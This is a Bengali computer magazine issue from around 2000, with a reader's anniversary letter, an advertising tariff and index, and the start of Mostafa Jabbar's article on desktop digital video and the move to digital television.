পুরো নয়টি বছর আপনারা আমাদের সাথে ছিলেন। আরও অন্ততঃ নব্বই বছর এভাবেই আমরা আপনাদের পাশে পেতে চাই। ধন্যবাদ সবাইকে।

লেখক সম্পাদক : ❖ প্রকৌশলী তাজুল ইসলাম ❖ প্রকৌশলী ইথার হান্নান ❖ মোঃ জুয়েল ইসলাম ❖ শোয়েব হাসান খান

পাঠকের মতামত

(মতামতের জন্য সম্পাদক দায়ী নয়)

কমপিউটার জগৎ এবং এর দশম বর্ষ পূর্তি

ইদানীং কমপিউটার ও তথ্য প্রযুক্তির যে উন্নয়ন ঘটছে এবং যে আলামত পরিলক্ষিত হচ্ছে এ থেকে বলা যায় এমন একদিন আসবে যেদিন দিনের কাজ মিনিটে এবং মাসের কাজ ১ দিনে কিংবা বছরের কাজ সপ্তাহে করা যাবে। এতে অবিশ্বাসের কিছু নেই। কিন্তু প্রযুক্তিগত এসব উন্নয়নের যে খবরাখবর আমরা কমপিউটার গণমাধ্যম **কমপিউটার জগৎ**-এর মাধ্যমে জানতে পারছি তার উন্নয়ন রাতারাতি সম্ভব হয়নি। দীর্ঘদিনের পথ পরিক্রমা পাড়ি দিয়ে কমপিউটার জগৎ এপ্রিল ২০০০ সংখ্যা প্রকাশিত হবার মাধ্যমে দশ বর্ষ পূর্ণ হবে। এই দীর্ঘ সময়ে পত্রিকাটি জাতীয় ও আন্তর্জাতিক পর্যায়ে অনেক গুরুত্বপূর্ণ বিষয়াদি সম্পর্কে আলোচনা করেছে। বিভিন্ন সমস্যা সমাধানের লক্ষ্যে কর্তৃপক্ষ সমীপে আবেদন-নিবেদন জানিয়েছে। এরই প্রেক্ষিতে অনেক গুরুত্বপূর্ণ সমস্যার সমাধানও সম্ভব হয়েছে **কমপিউটার জগৎ**-এর দিক নির্দেশনায়। অনেক সময় যথাযথ কর্তৃপক্ষ এসব সমস্যাদির কথা তেমন গুরুত্ব দেয়নি। এরূপ ক্ষেত্রে **কমপিউটার জগৎ** বিভিন্ন আঙ্গিকে বিষয়গুলো বারংবার তুলে ধরার চেষ্টা করেছে। অনেক ক্ষেত্রে অনেক সমস্যার সমাধানও সম্ভব হয়েছে। আবার এমন কিছু কিছু সমস্যা রয়ে গেছে বিভিন্ন জটিলতার কারণে সেগুলোর সমাধান আজো সম্ভব হয়নি। এক্ষেত্রে ফাইবার অপটিক্যাল ক্যাবলের বিষয়টি প্রণিধানযোগ্য। শেষ পর্যন্ত সরকার যখন বিষয়টির গুরুত্ব উপলব্ধি করতে পারলো তখন আমাদের অনেক সুযোগই হাতছাড়া হয়ে যায়। বর্তমানে সে বিষয়টি সমাধানের লক্ষ্যে প্রচুর অর্থ ব্যয় করতে হচ্ছে। যদি সময় মতো বিষয়টির গুরুত্ব উপলব্ধি করতো তাহলে এ ব্যয়ভার আমাদের বহন করতে হতো না।

এরূপ অনেক সম্ভাবনার কথা **কমপিউটার জগৎ** বিগত প্রায় এক দশক যাবৎ তুলে ধরেছে। এর মধ্যে জনগণের হাতে কমপিউটার পৌছে দেয়া, কমপিউটারের উপর ভ্যাট-ট্যাক্স প্রত্যাহার, ডাটা এন্ট্রি শিল্পের সম্ভাবনা, সফটওয়্যার শিল্পের সম্ভাবনা, ভিস্যাট উন্মুক্তকরণ, টেলিযোগাযোগ ব্যবস্থার উন্নয়ন, কমপিউটারে বাংলা ভাষা প্রয়োগ নিশ্চিতকরণ ইত্যাদি গুরুত্বপূর্ণ বিষয়গুলো অত্যন্ত উল্লেখযোগ্য। তাই কমপিউটার জগৎ-ই নয়, কমপিউটার জগৎ পরিবারের প্রতিও কৃতজ্ঞতা ও অভিনন্দন।

তবে সকল আশা-আকাঙ্ক্ষার সফল বাস্তবায়ন **কমপিউটার জগৎ**-এর মাধ্যমে সম্ভব হবে তা ভাবাও ঠিক নয়। সীমিত সম্পদের সুষ্ঠু ব্যবহার নিশ্চিত করে **কমপিউটার জগৎ** যা করেছে তা জাতির ইতিহাসে চির ভাস্বর হয়ে থাকবে।

কমপিউটার জগৎ-এর পথচলা এইতো মাত্র শুরু হল একথা বলা যায়। কেননা, দীর্ঘ একটি দশকের পথ পরিক্রমায় কমপিউটার ও তথ্য প্রযুক্তি শিল্পের উন্নয়নে ছিল নানা সমস্যা, জটিলতা, বাধা-প্রতিবন্ধকতা। এসব সমস্যার, জটিলতার অনেক কিছুই উপড়ে ফেলা সম্ভব হয়েছে। তাই **কমপিউটার জগৎ**-এর এখনকার পথ চলা হবে পূর্বের তুলনায় ভিন্ন ধারার। আমরা আশা করবো দীর্ঘ দিনের অভিজ্ঞতার আলোকে অনাগত ভবিষ্যতে **কমপিউটার জগৎ**-এর পথ চলা হবে অনাগত ভবিষ্যতের আলো সন্ধান। যে আলোয় উদ্ভাসিত হবে আমাদের জীবন তথা সমাজ ব্যবস্থা। কমপিউটার জগৎ কর্তৃপক্ষ জানিনা বিষয়টি কিভাবে মূল্যায়ন করবেন। তবে একজন পাঠক হিসেবে আমাদের আশা আকাঙ্ক্ষার বাস্তবায়ন **কমপিউটার জগৎ**-এর মাধ্যমে আমরা দেখতে চাই। আশা করি, কর্তৃপক্ষ বিষয়টি মূল্যায়ন করবেন।

মাহবুবুর রহমান
আন্দর কিল্লা, চট্টগ্রাম।

৫০% পর্যন্ত ডিসকাউন্টে
কমপিউটারের বই-পত্র কেনার সুযোগ নিন।
কমপিউটার জগৎ
রুম নং-১১ (নিচতলা), বিসিএস কমপিউটার সিটি, ঢাকা। ফোন : ৮১২৫৮০৭।

Advertisement Tariff

(Effective from December 1998. The change is due to increased circulation and other incidental causes).

Description	Rate per issue
1. Back cover multicolor*	Tk. 40,000.00
2. 2nd cover multicolor*	Tk. 30,000.00
3. 3rd cover multicolor*	Tk. 30,000.00
4. Inner page (first 34 & last 10 pages), multicolor	Tk. 15,000.00
5. Inner page, multicolor	Tk. 12,000.00
6. Black & white full page	Tk. 7,000.00
7. Black & white half page	Tk. 4,000.00
8. Middle page (double spread), multicolor	Tk. 30,000.00

Terms & condition

1. Design, Process & Scanning should be arranged by the advertiser.
2. Payment must be paid in advance with insertion order.
3. 10% discount for min. 1 year (12 issues) contract for full page by advance payment only.
4. 25% extra charge for fixed page booking. Pages already booked is not available.
5. All rates are for local companies. Rates for foreign companies are different.

*** Booked for specific period.**

Advertisers' Index

Name of Company	Page No.
Agni Systems Ltd.	12
APTech Computer Education	Back Cover
B&F International Co. Ltd.	10
Bangla 2000	67
Barnali Computers	102
Bhuiyan Computer & English Language Club	44, 50, 51, 89
Bit infomation technology ltd	92
CD Media	27
CD Soft	15
Cd valley	58
Computer Graphics System	13
Computer Plus	114
Computer Source	98, 99
Control Devices Enginering	107
Creative canvas	55
Cyber Internet Mega Access	69
Daffodil Computers	115
Delta Computer Engineering	57
Desh Infotech	95
Desktop computer Connection Ltd.	62
Dexter computer	82
DiAct Computer Ltd.	32
Flora Limited	3, 4, 5, 6
Formix Soft	34
Global Brand (Pvt.) Ltd.	20,21
Golden links	47
Hitech Profetionals	72
IBM- ACE	30
ICCT &IDO	96
Infosys	14, 100
International Computer Ltd. Network	18
International Office Equipment	112, 113
International Office Machiners Ltd.	61
Ivas	64
Logix	90
Mac Systems Solutions	16
Massive	46, 49, 56, 87
MCE Ltd	83
Micro Electronics Ltd.	117,118
Micro Legend Ltd.	3nd Cover
Microway Systems	11
Monarch Computers & Engineers	22, 23, 25
Multi-Olympic	87
Multilink Int'l. Co. Ltd.	7
Multitech System	8,9
National System Solutions (Pvt.) Ltd.	59
Navana Computers & Techno. Ltd.	97
Neural institute of management and infomation technology	28
NIIT	2nd Cover
Pro-2	24
RM Systems Ltd.	85
Satcom Computer	19
Software Media	17
Spark Systems Ltd.	26
Syed Industries Ltd.	111
Tetterode	101
The Superior Electronics	86
Tripleyes Technologies	60
Universal Traders Ltd.	79
Vantage Electronics Ltd.	80
viaenet LLC	54
Westec Ltd.	41
Wizard Technologies	74
World Wide Web Institute	118

ডেস্কটপ ভিডিও বিপ্লব

মোস্তাফা জব্বার

এক । প্রাসঙ্গিকতা

কমপিউটার জগৎ-এ কমপিউটার বিষয়ক নিবন্ধ প্রকাশিত হবে এটিই স্বাভাবিক। ডিজিটাল ভিডিও এখনো কমপিউটারের বিষয় বলে সাধারণ্যে গ্রহণ করা হয়না। তবুও ডিজিটাল ভিডিও, কমপিউটারে ভিডিও বিপ্লব, ডিজিটাল ইমেজ প্রসেসিং ইত্যাদি বিষয়ে অনেক আলোচনা হয়েছে এই পত্রিকাটিতে। প্রধানত আমিই নানা ছলছুতায় এসব প্রসঙ্গ টেনে এনেছি। সাম্প্রতিক কালে কমপিউটার ও সৃজনশীলতার সাথে জড়িত মানুষেরা নানাভাবে এর প্রতি একটু যেন বেশিই আগ্রহ প্রকাশ করে চলেছেন। অনেকেই মনে করেন, কমপিউটারের আগামী দিনের চ্যালেঞ্জ হবে ভিডিও। সেই লক্ষ্যে কমপিউটারের যন্ত্রপাতির উন্নয়নও হচ্ছে।

এরই মাঝে কমপিউটারে এক জি.হা. প্রসেসর বাজারে এসেছে। ১.১ জি.হা. প্রসেসরও ঘোষিত হয়েছে। দুই জি.হা. প্রসেসর বাজারে আসি আসি করছে। এসেছে রিয়েল টাইম প্রিমিয়ার (৫.১সি সংস্করণ)। পাওয়া যাচ্ছে ডিভিনির্ভর ক্যাপচার কার্ড ডিভি-৫০০ ও ম্যাট্রক্স ২০০০আরটি। ডিভি, ডিভিক্যাম, ডিভিসি প্রো (২৫/৫০/১০০ এমবিটস), ডিজিটাল-এস (৫০/১০০ এমবিটস), ডিজিটাল বেটাক্যাম, ডিজিটাল এইচডি ইত্যাদি নানা ফরম্যাটের ডিজিটাল ক্যামেরা, ভিটিআর এবং আনুষঙ্গিক যন্ত্রপাতির ব্যবহার সারা বিশ্বে প্রতিদিন বাড়ছে।

সৌখিন বা হোম ভিডিও'র কারিগরগণও এখন কমপিউটারের দিকে নজর দিয়েছেন। আমি খুব অবাক হইনি একথা জেনে যে, নতুন তিনটি টিভি চ্যানেলের প্রতিটিই ডিভিভিত্তিক ক্যামেরা এবং ডিজিটাল পোস্ট প্রডাকশন সিস্টেম ব্যবহার করছে। তবে সেসব যন্ত্রপাতিকে একেবারে ডেস্কটপ ভিডিও'র পর্যায়ে ফেলা যাবেনা। বস্তুত একসময়ে যা একান্তই এনালগ ভিডিও নির্ভর ছিলো তা ক্রমশ ডিজিটাল হয়, কেবল পোস্ট প্রডাকশন অংশটি। কিন্তু এখন ভিডিও প্রকাডশন মানেই ডিজিটাল।

এতোদিন আরো একটি বিষয় সবচেয়ে বেশি পর্যালোচনায় ছিলো যে কেবল প্রযুক্তি ডিজিটাল হলে কি হবে, তা সাধারণের আয়ত্বের মাঝে ছিলোনা।. কেবলমাত্র একটি পোস্ট প্রডাকশন হাউজ তৈরি করতে ৩০-৪০ লাখ টাকার দরকার হতো। ক্যামেরাসহ একটি সম্পূর্ণ ভিডিও প্রডাকশন হাউস তৈরি করতে দরকার হতো প্রায় অর্ধকোটি টাকা। সঙ্গত কারণেই এসব প্রযুক্তির প্রতি আগ্রহ থাকলেও এটি সাধারণ মানুষ ব্যবহার করার কথা ভাবতোনা। কিন্তু আমরা এই নিবন্ধে যেসব প্রযুক্তি নিয়ে কথা বলছি তা কেবল যে সাধারণের আয়ত্বের মাঝে তা-ই নয়-এসব প্রযুক্তির ব্যবহার সহজ। যে কেউ এমন একটি সম্পূর্ণ প্রডাকশন সিস্টেম তৈরি করতে পারেন যা দিয়ে সম্প্রচার মানের ভিডিও প্রডাকশন করা যেতে পারে এবং যাতে ব্যয় হবে মাত্র দু-তিন লাখ টাকা।

এমনি সামগ্রিক অবস্থার প্রেক্ষিতে আমাদের পর্যালোচনা করা দরকার ডিজিটাল ভিডিও'র সামগ্রিক জগতটি এখন কেমন আছে।

দুই । স্বাগত ডেস্কটপ ভিডিও বিপ্লব

১৯৮৫ সালে এপল মেকিন্টোস কমপিউটার, এলডাস (বর্তমানে এডবি) পেজমেকার, পোস্টক্রিপ্ট পেজ ডেসক্রিপশন ল্যাঙ্গুয়েজ এবং লেজার রাইটার মুদ্রণ ও প্রকাশনায় ডেস্কটপ পাবলিশিং বিপ্লবের সূচনা করেছিলো। আমাদের দেশে এই বিপ্লবের সম্পূর্ণ অবয়ব আমরা দেখতে পাই ১৯৮৭ সালে।

এমন নয় যে প্রকাশনার সাথে কমপিউটারের সম্পর্ক ১৯৮৫ সালের আগে ছিলোনা। ফটোকম্পোজ যন্ত্রপাতি ও স্ক্যানার যন্ত্র ব্যবহার করে ১৯৮০ সাল থেকেই টেক্সট ও গ্রাফিক্স এর কালার পাবলিকেশন হচ্ছিলো। কিন্তু তাকে কখনোই বিপ্লব বলা হয়নি। এর প্রধান কারণ ছিলো যে সেসব যন্ত্রপাতি সাধারণ মানুষ ব্যবহার করতে জানতোনা। এছাড়া এর দাম ছিলো সাধারণ মানুষের আয়ত্বের বাইরে।

২০০১ সালের মে মাসের মধ্যে মার্কিন যুক্তরাষ্ট্রের সকল বাণিজ্যিক টিভি সম্প্রচার কেন্দ্রকে ডিজিটাল টিভি'র (ডিটিভি) যুগে পৌছাতে হবে।... ২০০৩ সালের মে মাসের মাঝে সকল ধরণের টিভি সম্প্রচারকে ডিজিটাল (ডিটিভি) করতে হবে।... ২০০৫ সালের মে মাসের মধ্যে যুক্তরাষ্ট্র সম্পূর্ণভাবে ডিজিটাল যুগে প্রবেশ করবে।...

আমরা যুক্তরাষ্ট্রে ২০০৫ সালে যে ডিটিভি যুগের পরিপূর্ণ বিকাশের কথা বলছি তা আসলে বর্তমানের ডিজিটাল সম্প্রচারেরও সমাপ্তি ঘটাবে।... কিন্তু যুক্তরাষ্ট্রের আসন্ন যে ডিজিটাল প্রচার ব্যবস্থার কথা বলা হয়েছে তা আজকের টিভি মানকে নানাভাবে পাল্টে দেবে।... বিদ্যমান টিভিসমূহ এসব সম্প্রচার সরাসরি গ্রহণ করতে পারবেনা। যেসব টিভি এই সম্প্রচার গ্রহণ করবে তাকে ডিটিভি (ডিজিটাল টেলিভিশন) বলা হয়।...

ভিডিওরই ক্ষেত্রেও একথাটি প্রযোজ্য। এমন নয় যে ভিডিওতে কমপিউটারের ব্যবহার আগে হতোনা। অনেকদিন থেকেই বিপুল সংখ্যক যন্ত্রপাতি ভিডিও পোস্ট প্রডাকশনের সাথে জড়িত ছিলো। প্রচুর হার্ডওয়্যার ও সফটওয়্যার এখনো বাজারে পাওয়া যায় যার সাহায্যে ফিল্ম পর্যন্ত তৈরি হচ্ছে। তবে কমপিউটারের সাথে ক্যামেরা বা ইনপুট আউটপুট যন্ত্রের সরাসরি যোগাযোগ ফায়ারওয়ারের (ডিভি) আগে ছিলোনা। প্রকাশনার মতোই ডিজিটাল ভিডিও প্রডাকশনের সেসব যন্ত্রপাতি সাধারণ মানুষ ব্যবহার করতে জানতোনা। শুধু তাই নয়, তারা এসব যন্ত্রপাতি কিনতে পারতোনা এবং নিজের মতো করে ব্যবহার করতে পারতোনা। অনেকদিন ধরেই ডেস্কটপ ভিডিও'র কথা বলা হলেও এতোদিন পর্যন্ত আমরা ডেস্কটপ ভিডিও'র বিপ্লবের ধারাটি সঠিকভাবে সনাক্ত করতে পারিনি। এখন আমাদের হাতে সেইসব প্রযুক্তি রয়েছে। আমরা এসব প্রযুক্তি কেবল ওয়েবসাইটে দেখিনি বা পত্রিকায় পড়িনি। আমরা এসব প্রযুক্তি ব্যবহার করে নিশ্চিত হয়েছি যে ডিজিটাল মাধ্যমের ডেস্কটপ ভিডিও বিপ্লব শুরু হয়েছে। আসুন সেই বিপ্লবকে স্বাগত জানাই।

তিন । টেলিভিশন সম্প্রচার : ডিজিটাল-ডিজিটাল-সর্বত্রই ডিজিটাল

আমরা সবাই জানি ভিডিও'র উৎপত্তি টেলিভিশনের পথ ধরে। এখনো ভিডিও প্রডাকশনের প্রধান ক্ষেত্র দুটি। একটি টেলিভিশন আর অন্যটি হোম। আসুন প্রথমেই তাকিয়ে দেখি নিকট ভবিষ্যতে টেলিভিশন কোন পথে পা বাড়াচ্ছে?

টেলিভিশনের ইতিহাস অনেক দীর্ঘ। তবে যুক্তরাষ্ট্র টেলিভিশনের ভবিষ্যত নির্ধারণে একটি বলিষ্ঠ ভূমিকা পালন করে। ১৯৪১ সালে এনটিএসসি মান নির্ধারণ থেকে আজকের দিনের ডিজিটাল টিভি প্রযুক্তির উন্নয়ন, বিকাশ ও মান নির্ধারণের জন্য যুক্তরাষ্ট্রের রয়েছে একটি অনন্য ভূমিকা। সেজন্যেই যুক্তরাষ্ট্র টিভিকে কিভাবে দেখছে তা পর্যালোচনা করা যায়।

২০০১ সালের মে মাসের মধ্যে মার্কিন যুক্তরাষ্ট্রের সকল বাণিজ্যিক টিভি সম্প্রচার কেন্দ্রকে ডিজিটাল টিভি'র (ডিটিভি) যুগে পৌছাতে হবে। ঘটনাটা এখানেই শেষ হবে না। ২০০৩ সালের মে মাসের মাঝে সকল ধরণের টিভি সম্প্রচারকে ডিজিটাল (ডিটিভি) করতে হবে। সবচেয়ে বড় কথা হলো, ২০০৫ সালের মে মাসের মধ্যে যুক্তরাষ্ট্র সম্পূর্ণভাবে ডিজিটাল যুগে প্রবেশ করবে। যুক্তরাষ্ট্র যেখানে এই সময়সীমা বেঁধে নিয়েছে সেখানে আমরা যদি আমাদের দেশের জন্য আরো পাঁচ বছর সময় এর সাথে যোগ করি তবে ২০১০ সাল

ভিডিওতে ব্যবহৃত বিশেষ শব্দাবলী

এসপেক্ট রেসিও ৪:৩ বা ১৬:৯ (Aspect Ratio, 4:3, 16:9) : টেলিভিশনে প্রদর্শিত চিত্রের দৈর্ঘ্য ও প্রস্থের অনুপাতকে এসপেক্ট রেসিও বলে। টিভির এসপেক্ট রেসিও ৪:৩। অন্যদিকে ফিল্মের এসপেক্ট রেসিও ১৬:৯। সাধারণ টিভিতে তাই ফিল্মের উপরে-নিচে খালি জায়গা রাখা হয়। যদি তা না করা হয় তবে ফিল্মের এসপেক্ট রেসিও অনুযায়ী তৈরি করা চিত্রের কিছুটা অংশ দেখা যাবেনা।

- ফ্রেম রেট (Frame Rate) : স্থির চিত্র চলমান চিত্র হয় যদি সে নির্দিষ্ট গতিতে প্রবাহিত হয়। একটি চিত্রের স্থির অবস্থানকে একটি ফ্রেম বলা হয়। ফিল্ম প্রতি সেকেন্ডে ২৪টি ফ্রেম প্রবাহিত হয়। এনটিএসসি মানে ২৯.৯৭টি ফ্রেম প্রবাহিত হয় প্রতি সেকেন্ডে। পিএএল মানে ২৫টি ফ্রেম প্রবাহিত হয় প্রতি সেকেন্ডে।

ফিল্ড (Field) : যদিও টিভিতে ২৫/৩০ টি ফ্রেম প্রবাহিত হয় প্রতি সেকেন্ডে, বস্তুত টিভি পর্দায় প্রতিটি ফ্রেম দু'বারে অঙ্কিত হয়। ইন্টারলেসড পদ্ধতিতে অঙ্কিত এসব চিত্র বেজোড় ফিল্ড বা জোড় ফিল্ড প্রক্রিয়ায় আঁকা হয়। এনটিএসসি পদ্ধতিতে ২৬২.৫টি লাইনকে একটি ফিল্ড মনে করা হয়। পিএএল পদ্ধতিতে ৩১২.৫টি লাইনকে একটি ফিল্ড বলা হয়।

এলপিআই (LPI) : আমেরিকা ও জাপানে প্রচলিত এনটিএসসি পদ্ধতিতে প্রতি ইঞ্চিতে ৫২৫টি এবং ইউরোপ ও আমাদের দেশে প্রচলিত পিএএল সিস্টেমে প্রতি ইঞ্চিতে ৬২৫টি লাইন রয়েছে। একে লাইন পার ইঞ্চ বা এলপিআই বলে।

এনটিএসসি (NTSC) : আমেরিকায় যে সংস্থাটি টিভির মান নির্ধারণ করে তার নাম National Television Systems Committee (NTSC)। ১৯৪১ সালে এই কমিটি টেলিভিশন প্রচারের জন্য যে মানটি প্রণয়ন করে তাকে এনটিএসসি বলে। এনটিএসসিতে ৫২৫ এলপিআই পার ফ্রেম এবং ২৯.৯৭ ফ্রেম পার সেকেন্ড প্রচারিত হয়।

পিএএল (PAL) : আমাদের দেশ, জাপান ব্যতীত এশিয়া ও ইউরোপে ব্যবহৃত টেলিভিশনের ইউরোপীয় মানকে Phase Alternate System (PAL) বলা হয়। পিএএল সিস্টেমে ৬২৫ এলপিআই পার ফ্রেম এবং ২৫ ফ্রেম পার সেকেন্ড প্রচারিত হয়।

সিসিডি (CCD:Charged Coupled Devices) ক্যামেরা, স্ক্যানার ইত্যাদিতে ব্যবহৃত পদ্ধতি যার সাহায্যে চিত্র ধারণ করা হয়। এই প্রযুক্তি এখন ডিজিটাল স্ক্যানার, ডিজিটাল স্টিল ক্যামেরা, ডিজিটাল ভিডিও ক্যামেরা ইত্যাদিতে ব্যাপকভাবে ব্যবহৃত হয়।

টাইম লাইন (Time line) : চলমান চিত্র হচ্ছে ভিডিও। আর এই ভিডিও হচ্ছে সময়ভিত্তিক মিডিয়া। ভিডিও সম্পাদনায় সময় তাই একটি সময়ক্ষেত্র ব্যবহার করা হয়। এই সময় ক্ষেত্রটিকে টাইম লাইন বলা হয়।

নাগাদ হয়তো আমাদের সম্প্রচার ব্যবস্থা সম্পূর্ণ ডিজিটাল যুগে পৌছাবে। বিটিভিতে এই পরিবর্তন না হলেও হয়তো আমাদের দেশের অন্যান্য সম্প্রচার কেন্দ্রসমূহে এর আগেই আরো অনেক পরিবর্তন হয়ে যাবে। এখানে একটি বিভ্রান্তি কাজ করতে পারে। আমাদের দেশের চ্যানেল আই বা ভারতের স্টার চ্যানেলসমূহ দাবী করছে তারা ডিজিটাল সম্প্রচার যুগে পৌছেছে। এজন্যে তারা ডিজিটাল ডিকোডারও সরবরাহ করছে। অনেকেই সেই সুবাদে পে চ্যানেলেও রূপান্তরিত হয়েছে। আমরা যে ডিজিটাল সম্প্রচার ব্যবস্থার কথা বলছি তার সাথে এসব ডিজিটাল সম্প্রচারের পার্থক্য রয়েছে।

আমরা যুক্তরাষ্ট্রে ২০০৫ সালে যে ডিটিভি যুগের পরিপূর্ণ বিকাশের কথা বলছি তা আসলে বর্তমানের ডিজিটাল সম্প্রচারেরও সমাপ্তি ঘটাবে। বর্তমানে যে ডিজিটাল সম্প্রচার ব্যবস্থাটি টেলিভিশনের রাজ্যে প্রবেশ করেছে তাতে বিদ্যমান প্রচার মানকেই এনালগ থেকে ডিজিটালে রূপান্তর করা হচ্ছে। এনালগ টিভিগুলোই এনালগ মানের ডিজিটাল টিভি সম্প্রচার করছে। কিন্তু যুক্তরাষ্ট্রের আসন্ন যে ডিজিটাল প্রচার ব্যবস্থার কথা বলা হয়েছে তা আজকের টিভি মানকে নানাভাবে পাল্টে দেবে। বিশেষ করে চিত্র ও শব্দের মান ব্যাপকভাবে উন্নত হবে। আজ যেখানে মাত্র ৫২৫টি হরাইজন্টাল লাইনের (এনটিএসসি) টিভি সম্প্রচার যুক্তরাষ্ট্রের প্রধান প্রচার ব্যবস্থা সেখানে ১০৮০ হরাইজন্টাল লাইন থেকে ১৯৮০ হরাইজন্টাল লাইন পর্যন্ত এর মান উঠতে পারে। বিদ্যমান টিভিসমূহ এসব সম্প্রচার সরাসরি গ্রহণ করতে পারবেনা। যেসব টিভি এই সম্প্রচার গ্রহণ করবে তাকে ডিটিভি (ডিজিটাল টেলিভিশন) বলা হয়। ডিজিটাল টিভি'র আরো দুটি মান আছে। হাই-ডেফিনিশন টেলিভিশন এবং স্ট্যান্ডার্ড ডেফিনিশন টেলিভিশন। এই দুটি মানের কোনটি শেষ পর্যন্ত প্রাধান্য পাবে তা সময়ের ব্যাপার। কিন্তু তা সত্ত্বেও এর জন্য প্রয়োজন হবে নতুন টিভি গ্রহণ যন্ত্র। বর্তমানে এসব টিভি'র দাম অনেক বেশি। আমাদের দেশের কয়েকশো লোকের হয়তো এমন টিভি কেনার ক্ষমতা আছে-বেশির ভাগেরই বার্ষিক আয়ের চাইতে এসব টিভি'র দাম বেশি। আর যদি বিদ্যমান টিভিতে এসব সম্প্রচার গ্রহণ করতে হয় তবে সেট টপ বক্স লাগবে যার সাহায্যে উন্নত টিভি সম্প্রচার ব্যবস্থা ডিকোড করে বর্তমান টিভি'র গ্রহণযোগ্য মানে নামানো হবে। যাহোক এ বিষয়টি সুস্পষ্ট করে বলা যায় যে বর্তমান টিভি সিস্টেমটির শেষ ঠিকানায় একটি কানাগলিতে পৌছে গেছি আমরা। এসব বিষয় আমাদের বাংলাদেশ টেলিভিশন, এটিএন বাংলা, চ্যানেল আই বা একুশে টিভিকে কতোটা ভাবিয়েছে তা নিশ্চিত করে বলা না গেলেও অন্ততঃ বেসরকারী টিভি চ্যানেলগুলো ভিডিও নির্মাণের ক্ষেত্রে ক্রমশ ডিজিটাল প্রযুক্তির দিকে ঝুকছে একথা খুব সহজেই বলা যায়। একটি অত্যন্ত বিরাট প্রশ্ন খুব সহজে তাই প্রতিটি মানুষকেই ভাবতে হবে যে আমরা কি এখনি ভিডিও প্রডাকশনের ক্ষেত্রে আগামী দিনের সম্প্রচার মানকে বিবেচনায় রাখবোনা? আজ যারা এনালগ বেটাক্যাম ক্যামেরা, এনালগ বেটাক্যাম ভিটিআর, এনালগ বেটাক্যাম সুইচার প্যানেল, ডিভিই ইত্যাদি কেনার জন্য ৫০-৬০ লাখ টাকা (বা তারও বেশি) ব্যয় করছেন তারা কি ভেবে দেখেছেন অল্প কিছুদিনের মাঝেই ভিডিও প্রডাকশনের কাজটি ডিজিটাল টিভি'র জন্য করতে হবে। আপনার বর্তমান বিনিয়োগকে তখন আপনি কি কাজে লাগাবেন?

চার ॥ ভিডিও এবং তার বিশাল ক্যানভাস

১৯৩৬ সালে ব্রিটেনে ৪০৫ লাইনের সাদাকালো টেলিভিশন সম্প্রচার শুরু হয়। ১৯৬৭ সালে সেই সাদা-কালো টিভি রঙীন হয়। আমাদের দেশে ডিআইটি ভবনে ঢাকা টিভি'র সূচনা হয় ষাটের দশকে। ইতিমধ্যেই ডিআইটির টিভি সম্প্রচার রামপুরাস্থ বিটিভির নিজস্ব ভবনে রঙীন হয়েছে। উপকেন্দ্রের মাধ্যমে সম্প্রচার সহ সারাদেশের প্রায় ৮০% এলাকা এখন বিটিভির সম্প্রচারের আওতাভুক্ত হয়েছে। এরই আমরা স্যাটেলাইট যুগেও পৌছেছি। বিটিভির সাথে ইটিভি যুক্ত হয়েছে। এক সময় টিভি সম্প্রচারের ভিডিও সাধারণ মানুষের হাতেও পৌছায়।

প্রথমে চোরাই পথে এদেশে ভিসিআর আসে। এরশাদ আমলে ভিসিআরকে বৈধতা দেয়া হয়। এরপর ভিডিও ক্লাবগুলো গড়ে উঠে এবং হোম ভিডিও'র সম্প্রসারণ ঘটে। ৯০ দশকে আমাদের দেশে যুক্ত হয় ক্যাবল টিভি। প্রকৃত তথ্য বা সঠিক হিসাব না পেলেও একথা নিশ্চিন্তে বলা যায় যে আমাদের ভিডিও'র ভুবন এখন বিপুল বিশাল। হোম ভিডিও, ক্যাবল টিভি, স্যাটেলাইট টিভি, বিটিভি ও ইটিভি'র সকল কর্মকান্ডকে বিবেচনায় নিলে এই খাতে কর্মজীবির সংখ্যা অনেক। এই খাতের সামগ্রিক বাজারের অবস্থাও কয়েক হাজার কোটি টাকা।

> ...এ বিষয়টি সুস্পষ্ট করে বলা যায় যে বর্তমান টিভি সিস্টেমটির শেষ ঠিকানায় একটি কানাগলিতে পৌছে গেছি আমরা।... একটি অত্যন্ত বিরাট প্রশ্ন খুব সহজে তাই প্রতিটি মানুষকেই ভাবতে হবে যে আমরা কি এখনি ভিডিও প্রডাকশনের ক্ষেত্রে আগামী দিনের সম্প্রচার মানকে বিবেচনায় রাখবোনা?...

সাম্প্রতিক কালে ইন্টারনেট, শিল্প - বাণিজ্য, মাল্টিমিডিয়া সফট্ওয়্যার এবং প্রশিক্ষণ ইত্যাদি ক্ষেত্রেও ভিডিও'র ব্যবহার ব্যাপকভাবে বাড়ছে। ফলে বিয়ে-জন্মদিনের সৌখিন ভিডিওটি থেকে আরম্ভ করে ডিজিটাল টেলিভিশন যুগে পৌছানোর পুরো ব্যাপারটা একটি বিশাল ক্যানভাস গড়ে তুলেছে। অন্য আরো অনেক খাত বিশেষত; প্রকাশনায় যেমন ভাবে কমপিউটারকে হাতিয়ার করে সম্পূর্ণভাবে ডিজিটাল যুগে পৌছেছি আমি মনে করি ভিডিও'র ক্ষেত্রেও তাই ঘটবে।

আমরা বর্তমানে যে ভিডিও ব্যবহার করছি তার বিভাজনটি দুটি বৃহৎ অংশে করা যেতে পারে।

ক) হোম ভিডিও - সৌখিন ভিডিও ;

খ) সম্প্রচার ভিডিও - পেশাদার ভিডিও।

তৃতীয় আরো একটি অংশ হলো ইন্টারনেট, শিল্প-বাণিজ্য-মাল্টিমিডিয়া সফটওয়্যার এবং প্রশিক্ষণ যদিও এ খাতে আমাদের দেশে ভিডিও'র ব্যবহার খবুই সীমিত।

চার ক ॥ হোম সুইট হোম

পেশাদার ভিডিও'র বাজারটি টাকার অঙ্কে যতোই বড় হোক না কেন, বস্তুত সাধারণ মানুষের কাছে ভিডিও'র ব্যাপারটি তার আশে পাশের ঘটনাপুঞ্জ দিয়ে বিচার করা হয়। আর সেজন্যেই একবার আমাদের তাকিয়ে দেখতে হচ্ছে আমাদের ঘর-গেরস্থালির ভিডিওটি কোন পথে পা দিচ্ছে তার প্রতি।

ট্রাডিশনালি হোম ভিডিও মানে হলো ভিএইচএস-এসভিএইচএস সিস্টেম, হাই-৮ এবং এসব ফরম্যাট ভিত্তিক এনালগ সম্পাদনা। এজন্যে এসব মানের ক্যামেরা, ভিটিআর এবং সুইচার প্যানেল ব্যবহার করা হয়ে থাকে।

